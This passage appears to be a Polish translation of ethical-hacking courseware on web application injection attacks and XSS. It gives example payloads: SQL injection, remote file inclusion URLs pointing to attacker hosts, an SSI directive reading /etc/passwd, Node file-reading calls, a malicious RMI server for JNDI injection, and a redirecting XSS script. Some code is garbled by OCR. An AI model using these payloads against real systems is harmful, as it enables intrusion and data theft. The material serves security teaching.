Wady XSS pojawiają się, gdy aplikacja zawiera niezaufane dane na nowej stronie internetowej bez odpowiedniej weryfikacji lub zmiany znaczenia lub gdy aplikacja aktualizuje istniejącą stronę internetową danymi dostarczonymi przez użytkownika za pomocą interfejsu API przeglądarki, który może tworzyć JavaScript. XSS umożliwia atakującym wstrzykiwanie i wykonywanie skryptów w przeglądarce ofiary, które mogą przejmować sesje użytkowników, niszczyć strony internetowe lub przekierowywać użytkownika do złośliwych stron.

Ataki typu SQL Injection

Ataki typu SQL injection wykorzystują serię złośliwych zapytań SQL lub instrukcji SQL w celu bezpośredniego manipulowania bazą danych. Aplikacje często używają instrukcji SQL do uwierzytelniania użytkowników, sprawdzania poprawności ról i poziomów dostępu, przechowywania i pobierania informacji dla aplikacji i użytkownika oraz łączenia z innymi źródłami danych. Ataki typu SQL injection działają, ponieważ aplikacja nie sprawdza poprawnie danych wejściowych przed przekazaniem ich do instrukcji SQL. Rozważmy na przykład następującą instrukcję SQL:

SELECT * FROM tablename WHERE UserID= 2302

staje się następujący z prostym atakiem typu SQL injection:

SELECT * FROM tablename WHERE UserID= 2302 OR 1=1

Wyrażenie „OR 1=1” zwraca wartość „TRUE”, często umożliwiając wyliczenie wszystkich wartości ID użytkownika z bazy danych. Osoba atakująca wykorzystuje podatną na ataki aplikację internetową, aby ominąć zwykłe środki bezpieczeństwa i uzyskać bezpośredni dostęp do cennych danych. Atakujący przeprowadzają ataki typu SQL injection z paska adresu przeglądarki internetowej, pól formularzy, zapytań, wyszukiwań itd. Ataki SQL injection umożliwiają atakującym

* Zaloguj się do aplikacji bez podawania prawidłowych poświadczeń

* Wykonuj zapytania na danych w bazie danych, często nawet na danych, do których aplikacja normalnie nie miałaby dostępu

* Zmodyfikuj zawartość bazy danych lub całkowicie usuń bazę danych

* Użyj relacji zaufania ustanowionych między komponentami aplikacji internetowej, aby uzyskać dostęp do innych baz danych

Uwaga: Pełne omówienie koncepcji i technik wstrzykiwania SQL zawiera Moduł 15: Wstrzykiwanie SQL.

Ataki Command Injection

Luki wstrzykiwania poleceń umożliwiają atakującym przekazywanie złośliwego kodu do różnych systemów za pośrednictwem aplikacji internetowych. Ataki obejmują wywołania systemu operacyjnego za pośrednictwem wywołań systemowych, użycie programów zewnętrznych za pośrednictwem poleceń powłoki oraz wywołania baz danych zaplecza za pośrednictwem języka SQL. Skrypty w językach Perl, zPython i innych wykonują i wstawiają źle zaprojektowane aplikacje internetowe. Jeśli aplikacja internetowa korzysta z dowolnego typu interpretera, osoby atakujące wstawiają złośliwy kod w celu wyrządzenia szkód. Aby wykonywać różne funkcje, aplikacje internetowe muszą korzystać z funkcji systemu operacyjnego i programów zewnętrznych. Chociaż wiele programów wywołuje się z zewnątrz, często używanym programem jest program sendmail. Ostrożnie przejrzyj aplikację przed przekazaniem informacji przez zewnętrzne żądanie HTTP. W przeciwnym razie osoby atakujące mogą wstawić do informacji znaki specjalne, złośliwe polecenia i modyfikatory poleceń. Następnie aplikacja internetowa ślepo przekazuje te znaki do zewnętrznego systemu w celu wykonania. Wstawianie poleceń SQL jest niebezpieczną i dość powszechną praktyką, ponieważ jest to metoda wstrzykiwania poleceń. Ataki polegające na wstrzykiwaniu poleceń są łatwe do przeprowadzenia i wykrycia, ale trudne do zrozumienia. Oto niektóre rodzaje ataków polegających na wstrzykiwaniu poleceń:

Wtrysk powłoki

o Atakujący próbuje spreparować ciąg wejściowy, aby uzyskać dostęp powłoki do serwera sieciowego

o Funkcje wstrzykiwania powłoki obejmują system(), StartProcess(), java.lang.Runtime.exec(),

System.Diagnostics.Process.Start() i podobne interfejsy API

Osadzanie HTML

o Ten typ ataku jest wykorzystywany do wirtualnego niszczenia stron internetowych. Za pomocą tego ataku osoba atakująca dodaje dodatkową zawartość opartą na kodzie HTML do podatnej aplikacji internetowej

o W ataku polegającym na osadzeniu kodu HTML dane wprowadzone przez użytkownika do skryptu internetowego są umieszczane w wyjściowym kodzie HTML bez sprawdzania kodu HTML lub skryptów

Wstrzyknięcie pliku

o Atakujący wykorzystuje tę lukę i wprowadza złośliwy kod do plików systemowych

http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?

Przykład wstrzykiwania poleceń

Osoba atakująca wprowadza następujący złośliwy kod (numer konta) z nowym hasłem. www.certifiedhacker.com/banner.gifl|newpassword||1036|60|468 .Dwa ostatnie zestawy liczb określają rozmiar banera. Gdy atakujący kliknie przycisk przesyłania, hasło do konta 1036 zostanie zmienione na „nowe hasło". Skrypt serwera zakłada, że w tym polu wstawiany jest tylko adres URL pliku obrazu banera.

Atak wstrzykiwania plików

Atak polegający na wstrzykiwaniu plików to technika wykorzystywana do wykorzystywania mechanizmów „dynamicznego dołączania plików" w aplikacjach internetowych. Ataki polegające na wstrzykiwaniu plików umożliwiają atakującym wykorzystanie wrażliwych skryptów na serwerze w celu użycia pliku zdalnego zamiast przypuszczalnie zaufanego pliku z lokalnego systemu plików. Występuje, gdy użytkownik może dynamicznie wprowadzać dane wejściowe dla polecenia dołączania, co nie jest odpowiednio sprawdzane przed przetworzeniem. Gdy użytkownik wprowadza dane, aplikacja internetowa przekazuje je do poleceń „włącz plik". Większość platform aplikacji internetowych obsługuje dołączanie plików. W związku z tym atakujący wprowadza adres URL, który przekierowuje aplikację do lokalizacji złośliwego pliku. Odwołując się do pliku bez odpowiedniej walidacji, aplikacja wykonuje skrypt pliku wywołując określone procedury. Aplikacje internetowe są podatne na ataki polegające na wstrzykiwaniu plików, jeśli przywoływane pliki są przekazywane przy użyciu elementów z żądań HTTP. PHP jest szczególnie podatne na te ataki ze względu na szerokie wykorzystanie „zawierania plików" w programowaniu PHP i domyślnych konfiguracjach serwera. Jeśli aplikacja kończy się rozszerzeniem php, a użytkownik tego zażąda, aplikacja interpretuje to jako skrypt php i wykonuje. Pozwala to atakującemu na wykonanie dowolnych poleceń. Rozważ następujący kod klienta działający w przeglądarce:

```
<form method="get">

<select name="DRINK">

<option value="pepsi">pepsi</option>

<option value="coke">coke</option>

</select>

<input type="submit">

</form>
```

Vulnerable PHP code:

```
<?php

$drink = 'coke'/
```

```
if (isset( $_GET['DRINK'] ) )

$drink = $_GET['DRINK'];

require( $drink . '.php' );

?>
```

Aby wykorzystać podatny na ataki kod php, osoba atakująca umieszcza zdalnie hostowany plik na stronie www.jasoneval.com, który zawiera exploita.

Kod exploita:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?

Ataki iniekcyjne LDAP

Usługi katalogowe LDAP przechowują i organizują informacje na podstawie ich atrybutów. Informacje są zorganizowane hierarchicznie jako drzewo wpisów w katalogu. Protokół LDAP (Lightweight Directory Access Protocol) jest oparty na modelu klient-serwer, a klienci mogą przeszukiwać wpisy katalogu za pomocą filtrów.

Atak typu LDAP injection działa w taki sam sposób jak atak typu SQL injection, ale wykorzystuje parametry użytkownika do wygenerowania zapytania LDAP. Działa na protokole transportu internetowego, takim jak TCP, i jest protokołem o otwartym standardzie służącym do manipulowania usługami katalogowymi i wysyłania do nich zapytań. Technika wstrzykiwania LDAP jest wykorzystywana do wykorzystania luk w zabezpieczeniach danych wejściowych niezweryfikowanych aplikacji sieci Web w celu przepuszczania filtrów LDAP używanych do przeszukiwania usług katalogowych w celu uzyskania bezpośredniego dostępu do baz danych za drzewem LDAP. Ataki LDAP wykorzystują aplikacje internetowe zbudowane na podstawie instrukcji LDAP przy użyciu lokalnego serwera proxy. Aplikacje internetowe mogą wykorzystywać dane wejściowe podane przez użytkownika do tworzenia niestandardowych instrukcji LDAP dla dynamicznych żądań stron internetowych. Atakujący często przeprowadzają ataki polegające na wstrzykiwaniu LDAP na aplikacje internetowe, wykorzystując dane wejściowe użytkownika do generowania zapytań LDAP. Atakujący mogą użyć atrybutów filtru wyszukiwania, aby odkryć podstawową strukturę zapytań LDAP. Korzystając z tej struktury, osoba atakująca dołącza dodatkowe atrybuty do danych wejściowych użytkownika, aby określić, czy aplikacja jest podatna na wstrzyknięcie LDAP, i ocenia dane wyjściowe aplikacji internetowej. W zależności od implementacji celu atakujący wykorzystują wstrzykiwanie LDAP w celu osiągnięcia:

Obejście logowania

Ujawnienie informacji

Eskalacja uprawnień

Zmiana informacji

Przykład:

Aby sprawdzić, czy aplikacja jest podatna na wstrzyknięcie kodu LDAP, wyślij zapytanie do serwera które generuje nieprawidłowe dane wejściowe. Jeśli serwer LDAP zwróci błąd, można go wykorzystać za pomocą kodu techniki wtrysku. Jeśli atakujący wprowadzi prawidłową nazwę użytkownika „certifiedhacker” i wstrzyknie certyfikowany haker)(&)), wówczas ciąg adresu URL zmieni się na (&(USER=certifiedhacker)(&))(PASS=blah)). Serwer LDAP przetwarza tylko pierwszy filtr; przetwarzane

jest tylko zapytanie (&(USER=certifiedhacker)(&)). To zapytanie jest zawsze prawdziwe, a atakujący loguje się do systemu bez ważnego hasła. Ważną metodą obrony przed takimi atakami jest filtrowanie wszystkich danych wejściowych do LDAP; w przeciwnym razie luki w LDAP pozwalają na wykonanie nieautoryzowanych zapytań lub modyfikację jego zawartości. Gdy atakujący modyfikuje instrukcje LDAP, proces działa z takimi samymi uprawnieniami, jak komponent aplikacji internetowej, który wykonał polecenie.

Inne ataki iniekcyjne

Niektóre inne rodzaje ataków iniekcyjnych omówiono poniżej:

Wstrzykiwanie JS po stronie serwera

Iniekcje kodu JavaScript po stronie serwera to luki w zabezpieczeniach, które ujawniają się, gdy aplikacja integruje wartości kontrolowane przez użytkownika w ciąg, który interpreter kodu dynamicznie weryfikuje. Atakujący wykorzystują niewłaściwą weryfikację danych użytkownika i przekazują losowe wartości w celu zmiany kodu, który zostanie skompilowany i wykonany przez serwer. Te luki w zabezpieczeniach umożliwiają również atakującym naruszenie funkcjonalności i danych aplikacji hostowanych przez serwer. Atakujący mogą również wykorzystać serwer jako źródło do uruchomienia kolejnych atakujących w sieci docelowej.

Przykład wstrzyknięcia kodu JavaScript po stronie serwera:

Atakujący mogą przeprowadzić atak DoS, przekazując polecenia do funkcji eval():

while(1)

To polecenie wymusza wykorzystanie przez pętlę zdarzeń serwera pełnego czasu procesora i ogranicza możliwość oceny dodatkowych danych wejściowych do momentu ponownego zainicjowania procesu. Atakujący mogą również odczytywać zawartość plików z serwera. Następujące polecenia mogą wyświetlać zawartość katalogów bieżących i nadrzędnych:

res.end(require('fs').readdirSync('.').toString())

res.end(require('fs').readdirSync('..').toString())

Po pobraniu nazw plików osoby atakujące mogą przekazać następujące polecenia, aby odczytać zawartość pliku:

res.end(require('fs').readFileSync(filename))

Lukę tę można dalej wykorzystać, inicjując i uruchamiając złośliwe pliki binarne przy użyciu modułów fs i child_process

Wstrzykiwanie po stronie serwera

Uwzględnianie po stronie serwera to funkcja aplikacji, która pomaga projektantom w automatycznym generowaniu zawartości strony internetowej bez konieczności ręcznego angażowania się. Dyrektywy # umożliwiają programistom wykonanie tej czynności. Tymi dyrektywami mogą być pliki, zmienne CGI, polecenia powłoki itp. Po ocenie wszystkich dyrektyw HTML jest dostarczany do requestera.

Typowe dyrektywy obejmują:

<!_ ttinclude virtual= "/footer.html"

<!_ #echo var= "DATE_LOCAL"

Atakujący przeprowadzają ataki typu „wstrzyknięcie” po stronie serwera, aby przejąć kontrolę nad aplikacjami internetowymi zintegrowanymi z dyrektywami SSI. Taka aplikacja akceptuje zdalne wprowadzanie danych przez użytkownika i wykorzystuje je na stronie. Atakujący wykorzystują tę funkcję i przekazują złośliwe dyrektywy SSI jako wartości wejściowe w celu wykonywania złośliwych działań, takich jak modyfikowanie i usuwanie plików serwera, uruchamianie poleceń powłoki i przejmowanie kontroli nad krytycznymi plikami, takimi jak „/etc/passwd”. Na przykład osoby atakujące mogą użyć następującej złośliwej dyrektywy, która skutkuje pobraniem danych z plików /etc/passwd, ponieważ nie ma oceny danych wprowadzanych przez użytkownika:

<!_ #exec cmd="cat/etc/passwd" -->

Wstrzykiwanie szablonu po stronie serwera

Podczas tworzenia stron dynamicznych projektanci lub programiści używają silników szablonów, aby oddzielić logikę programowania od prezentacji danych. Dlatego zamiast przechowywać kod, który przyjmuje żądania i pobiera wymagane informacje z bazy danych i przekazuje je użytkownikom w monolitycznym pliku danych, stosuje się silniki szablonów do oddzielenia prezentacji danych od pozostałego kodu, który je ocenia. Wstrzykiwanie szablonu po stronie serwera ma miejsce, gdy użytkownicy mogą wstawiać niebezpieczne dane wejściowe

do szablonu po stronie serwera. Kiedy ta luka istnieje, osoby atakujące mogą wstrzyknąć dyrektywy złośliwego szablonu, aby uruchomić dowolny kod i uzyskać pełną kontrolę nad docelowym serwerem WWW. To wstrzyknięcie jest podobne do XSS, ale jest często wykorzystywane do atakowania wewnętrznych elementów serwera i zdalnego wykonywania kodu, dzięki czemu każda podatna na ataki aplikacja jest głównym celem. Wstrzyknięcie szablonu objawia się poprzez błędy w kodzie projektantów i celowe ujawnienie szablonu, jednocześnie prezentując bogate funkcje aplikacji, blogów itp. Rozważmy na przykład następujący złożony kod PHP i FITML:

```
<html>

<head>

<title>{{title}}</title>

</head>

<body>

<form method = "{{method}}" action = "{{action}}">

<input type = "text" name = "user" value = "{{username}}">

<input type = "password" name = "pwd" value ="">

<button type = "submit">Submit</button>

</form>

<p> This page took {{microtime(true)

render. </p>

</body>

</html>
```

Zastąp powyższy kod za pomocą silników szablonów w następujący sposób:

```
$templateEngine = new TemplateEngine();

$template = $templateEngine -> loadFile ('SignUp.tpl');

$template -> assign('title', 'login');

$template -> assign('method', 'post');

$template -> assign('action' 'SingUp.php');

$template -> assign('username', getUsernameFromCookie());

$template -> assign('time', microtime(true));

$template -> show();
```

Powyższy kod jest podatny na wstrzyknięcie szablonu, ponieważ może wykonywać natywne funkcje. Jeśli osoby atakujące są w stanie dołączyć pliki szablonów z takimi wyrażeniami, mogą uruchomić dowolną dowolną funkcję w celu uzyskania dostępu do docelowego serwera WWW.

Wstrzykiwanie dziennika

Atakujący przeprowadzają ataki polegające na wstrzyknięciu dziennika, wykorzystując nieoczyszczone lub niezweryfikowane dane wejściowe do dzienników aplikacji. Aplikacje zwykle przechowują dużą liczbę dzienników, takich jak dzienniki dostępu, dzienniki transakcji, dzienniki monitorowania, dzienniki wyjątków lub błędów, dzienniki GC i dzienniki awarii. Jeśli aplikacja lub jej administrator nie rejestruje zdarzeń lub działań użytkowników w bezpieczny sposób, osoby atakujące mogą wprowadzić fałszywe wpisy lub rekordy, aby uszkodzić plik dziennika. Atakujący wykorzystują tę technikę do umieszczania wprowadzających w błąd informacji w pliku dziennika w celu zatarcia śladów w przypadku udanego ataku. Rozważmy na przykład aplikację, która rejestruje dane w następującym formacie:

Date, Time, Username, ID, source IP, Request

Niezweryfikowane parametry wejściowe pochodzą bezpośrednio z żądania

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username:

xyz; id=Walkin

Atakujący mogą manipulować parametrem id, aby zapisać dziennik z fałszywymi danymi wejściowymi:

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username:

xyz; id=\r\n (Fake input)

Jeśli w dzienniku nie uda się uciec przed bajtami zerowymi, pozostała część ciągu nie zostanie zarejestrowana.

Na przykład,

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username:

xyz; id=%00

Pojedynczy wpis dziennika można zablokować w polu id

Date, Time, Username, ...

Wstrzyknięcie HTML

Atak polegający na wstrzyknięciu kodu HTML jest inicjowany przez wstrzyknięcie kodu FITML za pośrednictwem wrażliwych danych wejściowych formularza strony internetowej w celu zmiany wyglądu strony internetowej lub informacji przekazywanych jej użytkownikom. Różni się od ataków polegających na wstrzykiwaniu skryptów JavaScript i VB. FITML jest podstawowym językiem używanym do projektowania stron internetowych i jest często celem atakujących w celu zmiany jego funkcjonalności i oryginalnego wyglądu. Jeśli atakującemu uda się wstrzyknąć kod HTML, legalni użytkownicy mogą zostać odwróceni od zamierzonej działalności. Na przykład wstrzyknięcie kodu HTML umożliwia atakującemu utworzenie złośliwego formularza, który wydaje się autentyczny dla użytkowników końcowych. Prosi użytkowników o ponowne wprowadzenie swoich poświadczeń. Po przesłaniu formularza z poświadczeniami następuje eksfiltracja informacji do atakującego.

Przykład: Ogólny szablon aplikacji dla strony wyników wyszukiwania:

<html>

<hl> Results matching the given query: </hl>

<h2> {user query} </h2>

  Result A

 Result B

</html>

Zapytanie użytkownika:

</h2>special offer <a

href=www.certifiedhacker.com>malicious link h2>

Strona wynikowa po wstrzyknięciu kodu HTML:

<html>

<hl> Results matching the given query: </hl>

<h2></h2> special offer <a

href=www.certifiedhacker.com>malicious link<h2></h2>

  Result A

 Result B

</html>

Atakujący zamierza jednak umieścić kod HTML na stronie odwiedzanej przez innych użytkowników. W tym celu wstrzyknięcie kodu powinno znaleźć się w treści strony przeznaczonej do przeglądania przez użytkowników końcowych. Wstrzyknięcie ma miejsce, gdy aplikacje zapisują dane wprowadzane przez niezaufanych użytkowników i ujawniają dane innym użytkownikom. Załóżmy na przykład, że wspomniana aplikacja składa się ze strony pokazującej historię wyszukiwania użytkowników: Fragment kodu (szablon aplikacji) dla strony historii wyszukiwania

<html>

<hl> Recent search history: </hl>

 <h2> {user_query_l} </h2>

<h2> {user_query_2} </h2>

</html>

Wynikowa strona historii wyszukiwania po wstrzyknięciu kodu HTML

<html>

<hl> Recent search history: </hl>

h2> Top 10 thriller movies </h2>

<h2></h2> special offer <a

href=www.certifiedhacker.com> malicious link<h2></h2>

 </html>

Teraz każdy link do wyniku wyszukiwania, do którego użytkownik próbuje uzyskać dostęp, wyświetli złośliwy link wygenerowany przez atakującego. Jeśli jakikolwiek użytkownik zostanie przyciągnięty do łącza i otworzy go, będzie przeglądał zawartość wygenerowaną z domeny atakującego, a wszelkie dane uwierzytelniające wprowadzone na tej stronie zostaną wyeksfiltrowane do atakującego.

Wstrzyknięcie CRLF

W ataku wstrzykiwania znaku powrotu karetki (CRLF) atakujący wprowadzają znaki powrotu karetki (\r) i nowego wiersza (\n) do danych wejściowych użytkownika, aby oszukać serwer WWW, aplikację internetową lub użytkownika, aby uwierzył, że bieżący obiekt jest został zakończony i zainicjowany został nowy obiekt. Wstrzykiwanie CRLF to luka, która objawia się, gdy użytkownik wprowadza znaki CRLF do aplikacji. Znaki te oznaczają koniec linii dla różnych protokołów internetowych, co w połączeniu z nagłówkami żądań/odpowiedzi FITTP może prowadzić do różnych luk w zabezpieczeniach, takich jak przemycanie żądań HTTP i dzielenie odpowiedzi.

Przemyt żądania HTTP może wystąpić, gdy żądanie HTTP jest przesyłane przez serwer, który służy jako serwer proxy do sprawdzania poprawności i przekazywania żądania do następnego serwera. Takie luki w zabezpieczeniach mogą również prowadzić do dalszych ataków, takich jak zatruwanie pamięci podręcznej, naruszenie zabezpieczeń zapory ogniowej i przejmowanie żądań. W przypadku podziału odpowiedzi HTTP atakujący mogą dołączyć dowolne nagłówki HTTP do odpowiedzi HTTP, aby podzielić odpowiedź i treść. Skutkuje to dostarczeniem dwóch odpowiedzi zamiast jednej, co może prowadzić do dalszych podatności, takich jak cross-site scripting. Rozważ następujący przykład wstrzykiwania CRLF do plików dziennika:

Załóżmy, że panel administracyjny ma plik dziennika z czasem IP i ścieżką URL odwiedzanej witryny w następujący sposób:

10.10. 10.10 09:25 - /index.php?page=o

Jeśli osoba atakująca może osadzić znaki CRLF w żądaniu HTTP, może zmienić przepływ danych wyjściowych i wprowadzić fałszywe wpisy dziennika. Ponadto osoba atakująca może zmienić odpowiedź aplikacji internetowej w następujący sposób:

/index.php?page=about&%0d%0al27.0.0.1

/index.php?page=o&restrictedaction=edytuj

Tutaj %0d i %0a to znaki zakodowane CR i LF. Po wstrzyknięciu znaków CRLF wpisy dziennika wyglądają następująco:

10.10.10.10

09:25-

09:25 - /index.php?page=o&

09:25

/index.php?page=home&restrictedaction=edytuj

Atakujący wykorzystują luki w zabezpieczeniach związane z wtryskiem CRLF do manipulowania wpisami dziennika w celu ukrycia złośliwych działań.

127.0.0.1

Wtrysk JNDI

Java Naming and Directory Interface (JNDI) to oparty na Javie interfejs API, który pobiera pojedynczy parametr jako dane wejściowe i wyszukuje żądany obiekt na podstawie określonej nazwy. Wyszukuje obiekty w usługach katalogowych, takich jak Common Object Request Broker Architecture (CORBA), LDAP, DNS lub Remote Method Invocation (RMI). Jeśli parametr znajduje się w złośliwych usługach zarządzanych przez osoby atakujące, aplikacja pobiera szkodliwy obiekt klasy z serwera, co prowadzi do zdalnego wykonania kodu i ostatecznie do złamania zabezpieczeń aplikacji. Atakujący wykorzystują tę lukę w docelowej aplikacji Java, rozwiązując żądania atrybutów „classFactory" i „classFactoryLocation" wysłane przy użyciu „InitialContext().lookup(name)" ze złośliwą klasą. Jeśli w odpowiedzi na żądaną nazwę obiektu zostanie wysłana klasa złośliwego obiektu o tej samej nazwie, która jest przechowywana na serwerach atakujących, aplikacja Java pobiera ten kod i wykonuje go, co prowadzi do zdalnego wykonania kodu. Jeśli nazwa obiektu „classFactory" nie zostanie znaleziona na serwerze, aplikacja Java pobiera kod, rozwiązując „classFactoryLocation", który jest adresem URL. Poniżej znajduje się przykładowy kod aplikacji podatnej na ataki, która umożliwia wstrzyknięcie JNDI:

```
@RequestMapping("/lookup")

@Example(uri = {"/lookup?name=java:comp/env"})

public Object lookup(@RequestParam String name) throws

Exception{

return new javax.naming.InitialContext().lookup(name);

}
```

Poniższy przykładowy kod pobiera kod bajtowy ze złośliwego adresu URL:

```
public class MaliciousRMIServer {

public static void main(String[] args) throws Exception

{
```

```
System.out.println("Creating malicious RMI registry on
port 1097");
Registry myregistry =
LocateRegistry.createRegistry(1097);
Reference reff = new
javax.naming.Reference("ExportObject","ExportObject","
http://www.certifiedhacker.com/");
ReferenceWrapper referenceWrap = new
com.sun.jndi.rmi.registry.ReferenceWrapper(reff);
myregistry.bind("Object", referenceWrap);
}
}
```

Ataki typu Cross-Site Scripting (XSS).

Ataki typu cross-site scripting (XSS lub CSS) wykorzystują luki w zabezpieczeniach dynamicznie generowanych stron internetowych, co umożliwia złośliwym atakującym wstrzyknięcie skryptu po stronie klienta do stron internetowych przeglądanych przez innych użytkowników. Takie ataki mają miejsce, gdy unieważnione dane wejściowe są zawarte w zawartości dynamicznej, która jest wysyłana do przeglądarki internetowej użytkownika w celu renderowania. Atakujący wprowadzają złośliwy kod JavaScript, VBScript, ActiveX, HTML lub Flash w celu wykonania w systemie ofiary, ukrywając go w uzasadnionych żądaniach. Atakujący omijają mechanizmy bezpieczeństwa oparte na identyfikatorze klienta, uzyskują uprawnienia dostępu, a następnie umieszczają złośliwe skrypty na określonych stronach internetowych. Te złośliwe skrypty mogą nawet przepisać zawartość witryny HTML.

Niektóre exploity, które mogą być wykonywane przez ataki XSS, są następujące:

Przejęcie sesji

Łamanie haseł metodą brute-force

Kradzież danych

Sondowanie w intranecie

Rejestrowanie klawiszy i zdalny monitoring

Wykonanie złośliwego skryptu

Przekierowanie na złośliwy serwer

Wykorzystywanie uprawnień użytkownika

Reklamy w ukrytych ramkach IFRAM i wyskakujących okienkach

Manipulacja danymi

Jak działają ataki XSS

Strona internetowa składa się ze znaczników tekstowych i HTML tworzonych przez serwer i uzyskiwanych przez przeglądarkę klienta. Serwery mogą kontrolować interpretację klienta dotyczącą stron generowanych statycznie, ale nie mogą całkowicie kontrolować interpretacji klienta dotyczącej danych wyjściowych strony generowanej dynamicznie przez serwery. Tak więc, jeśli atakujący umieści niezaufaną zawartość na dynamicznej stronie, ani serwer, ani klient jej nie rozpoznają. Niezaufane dane wejściowe mogą pochodzić z parametrów adresów URL, elementów formularzy, plików cookie, zapytań do bazy danych i tak dalej. Jeśli dane dynamiczne wstawione przez serwer WWW zawierają znaki specjalne, przeglądarka internetowa użytkownika pomyli je ze znacznikami HTML, ponieważ traktuje niektóre znaki jako specjalne w celu odróżnienia tekstu od znaczników. W ten sposób atakujący może wybrać dane wstawiane do generowanej strony i wprowadzić w błąd przeglądarkę użytkownika, aby uruchomiła skrypt atakującego. Ponieważ złośliwe skrypty będą wykonywane w kontekście bezpieczeństwa przeglądarki w celu komunikacji z legalnym serwerem internetowym, osoba atakująca będzie miała pełny dostęp do pobranego dokumentu i będzie mogła przesłać dane ze strony z powrotem do swojej witryny.

Uwaga: Sprawdź Narzędzia CEH, Moduł 14: Hakowanie aplikacji internetowych, aby znaleźć ściągawkę XSS.

Scenariusz ataku Cross-Site Scripting: Atak za pośrednictwem poczty e-mail

W ataku typu cross-site scripting z wykorzystaniem wiadomości e-mail osoba atakująca tworzy wiadomość e-mail zawierającą łącze do złośliwego skryptu i wysyła ją do ofiary, zachęcając ofiarę do kliknięcia łącza zawierającego złośliwy skrypt/zapytanie. Na przykład, jeśli atakujący znajdzie lukę w zabezpieczeniach związaną z cross-site scripting w witrynie bank.com, tworzy łącze osadzone w złośliwym skrypcie, takim jak

<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>złośliwy kod</

SCRIPT>Kliknij tutaj</A>

i wysyła wiadomość e-mail do użytkownika docelowego. Gdy użytkownik kliknie odsyłacz, adres URL jest wysyłany do strony bank.com ze złośliwym kodem. Prawdziwy serwer obsługujący witrynę bank.com odsyła użytkownikowi stronę zawierającą wartość profilu klienta, a szkodliwy kod jest wykonywany na komputerze klienckim. Złośliwy kod prosi ofiarę o wprowadzenie informacji profilowych. Po wprowadzeniu przez użytkownika wszystkich niezbędnych danych osobowych i kliknięciu przycisku Prześlij osoba atakująca otrzymuje informacje. Osoba atakująca może wykorzystać te dane do podszycia się pod użytkownika w celu uzyskania dostępu do internetowego konta bankowego użytkownika i wykonania innych oszukańczych działań.

Atak XSS w publikowaniu na blogu

Atakujący znajduje lukę XSS w witrynie techpost.org, tworzy szkodliwy skrypt <script>onload=window.location=,http://www.certifiedhacker.com'</script> i dodaje go w polu komentarza TechPost. Ten złośliwy skrypt wysłany przez osobę atakującą jest przechowywany na serwerze bazy danych aplikacji internetowej i działa w tle. Gdy użytkownik odwiedza witrynę TechPost, złośliwy skrypt wstrzyknięty przez osobę atakującą w polu komentarza TechPost aktywuje się i przekierowuje użytkownika do złośliwej strony internetowej Certifiedhacker.com.

Atak XSS w polu komentarza

Wiele aplikacji internetowych używa stron HTML, które dynamicznie akceptują dane z różnych źródeł. Można zmienić dane na stronach HTML zgodnie z żądaniem. Atakujący używają znaczników stron

internetowych HTML do manipulowania danymi. Rozpoczynają atak, zmieniając funkcję komentarzy za pomocą złośliwego skryptu. Gdy cel zobaczy komentarz i aktywuje go, docelowa przeglądarka wykonuje złośliwy skrypt, aby osiągnąć cele atakującego. Na przykład osoba atakująca znajduje podatne na ataki pole komentarza w witrynie TechPost.org. W ten sposób konstruuje złośliwy skrypt „<script>alert („Hello World”) </script>” i dodaje go wraz ze swoim komentarzem w polu komentarza TechPost. Ten złośliwy skrypt wraz z komentarzem umieszczonym przez atakującego w polu komentarza jest przechowywany na serwerze bazy danych aplikacji internetowej. Gdy użytkownik odwiedza witrynę TechPost, za każdym razem, gdy strona jest ładowana, pojawia się zakodowana wiadomość „Hello World”. Dlatego, gdy użytkownik kliknie OK w wyskakującym okienku , osoba atakująca może uzyskać dostęp do przeglądarki użytkownika, a następnie wykonać złośliwe działania.

A04 - Niepewny projekt

Niepewne wady projektowe powstają w aplikacji z powodu niewłaściwej implementacji kontroli bezpieczeństwa i mogą prowadzić do kluczowych luk, takich jak zasobniki SQLi i Open S3. Projektanci aplikacji mogą przeoczyć zagrożenia bezpieczeństwa lub mieć o nich przeciętną wiedzę; jest to główna przyczyna tych luk w zabezpieczeniach. Takie luki mogą bezpośrednio zagrozić bezpieczeństwu aplikacji. Kolejnym najważniejszym czynnikiem, który prowadzi do tych niepewności w projektowaniu, jest brak profilowania ryzyka biznesowego. Atakujący inicjują modelowanie zagrożeń procesu roboczego aplikacji w celu zidentyfikowania szerokiej gamy wad i luk przed wykorzystaniem niezabezpieczonego projektu lub architektury. Poniżej przedstawiono niektóre nadużycia, które mogą być spowodowane awariami oprogramowania i integralności danych:

Poproś o fałszerstwo

Przejęcie uwierzytelnienia

Kradzież tożsamości

Utrata danych

Ataki DoS

Przykład

Atakujący często próbują wykorzystać źle zaimplementowane interfejsy API, które nie filtrują prawidłowo żądań. Szukają słabych interfejsów API, które nie są zintegrowane z bramami bezpieczeństwa, aby rozróżnić złośliwe dane wejściowe. Następnie dołączają złośliwy kod do podatnego interfejsu API. Gdy użytkownik uzyskuje dostęp do tego interfejsu API za pośrednictwem aplikacji, złośliwy kod ładuje się wraz z zawartością bazy danych w przeglądarce użytkownika.

A05 - Błędna konfiguracja zabezpieczeń

Deweloperzy i administratorzy sieci powinni upewnić się, że cały stos aplikacji jest poprawnie skonfigurowany; w przeciwnym razie błędna konfiguracja zabezpieczeń może wystąpić na dowolnym poziomie stosu, w tym na jego platformie, serwerze WWW, serwerze aplikacji, strukturze i niestandardowym kodzie. Na przykład, jeśli programista nie skonfiguruje poprawnie serwera, może to spowodować różne problemy, które mogą wpłynąć na bezpieczeństwo witryny. Problemy, które prowadzą do takich przypadków, obejmują niezweryfikowane dane wejściowe, manipulowanie parametrami/formularzami, niewłaściwą obsługę błędów, niewystarczającą ochronę warstwy transportowej itp.

Niezweryfikowane dane wejściowe

